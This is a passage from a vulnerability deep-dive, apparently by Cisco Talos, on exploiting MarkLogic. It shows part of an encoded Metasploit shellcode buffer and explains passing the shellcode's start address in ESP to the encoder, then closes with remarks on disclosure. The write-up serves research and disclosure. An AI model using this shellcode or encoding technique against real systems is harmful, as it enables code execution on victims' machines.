buf += "\x50\x6f\x4b\x37\x69\x6f\x48\x55\x6d\x6b\x5a\x50\x6c"
buf += "\x75\x4c\x62\x43\x66\x61\x78\x6d\x76\x4f\x65\x4f\x4d"
buf += "\x6f\x6d\x59\x6f\x49\x45\x75\x6c\x57\x76\x71\x6c\x74"
buf += "\x4a\x6f\x70\x59\x6b\x79\x70\x43\x45\x46\x65\x6f\x4b"
buf += "\x62\x67\x72\x33\x62\x52\x62\x4f\x63\x5a\x65\x50\x32"
buf += "\x73\x49\x6f\x68\x55\x70\x63\x30\x61\x50\x6c\x50\x63"
buf += "\x66\x4e\x50\x65\x34\x38\x32\x45\x45\x50\x41\x41"
root@bt:/opt/metasploit-framework#
```

Worth noting here is that we need to tell the encoder where start address of our shellcode is located. In our case this address is in the ESP register and we pass that info to the encoder via "BufferRegister=ESP"

# PoC

Now we can test our exploit:



## Summary

I just wanted to say sorry if you felt disappointed and expected to see a more advanced exploitation process because here "exploitation process" I guess is an abuse compared to current state of mitigations.

Nevertheless I think is worth to be aware that such big solutions like MarkLogic being used by very significant companies, agencies etc, also being audited / certified with

<http://www.marklogic.com/blog/nothing-common-about-the-common-criteria-security-certification>

/

can present a level of security in certain areas of its product on a pathetic level.

This deep dive provides a high level view into the process of taking a vulnerability and weaponizing it into a usable exploit. Just because a vulnerability exists does not mean that it is easily weaponized, in most circumstances the path to weaponization is arduous. However, this also significantly increases the value of the vulnerability, depending on the methodology required to actually exploit it. Cisco Talos will continue to discover and responsibly disclose vulnerabilities on a regular basis including further deep dive analysis.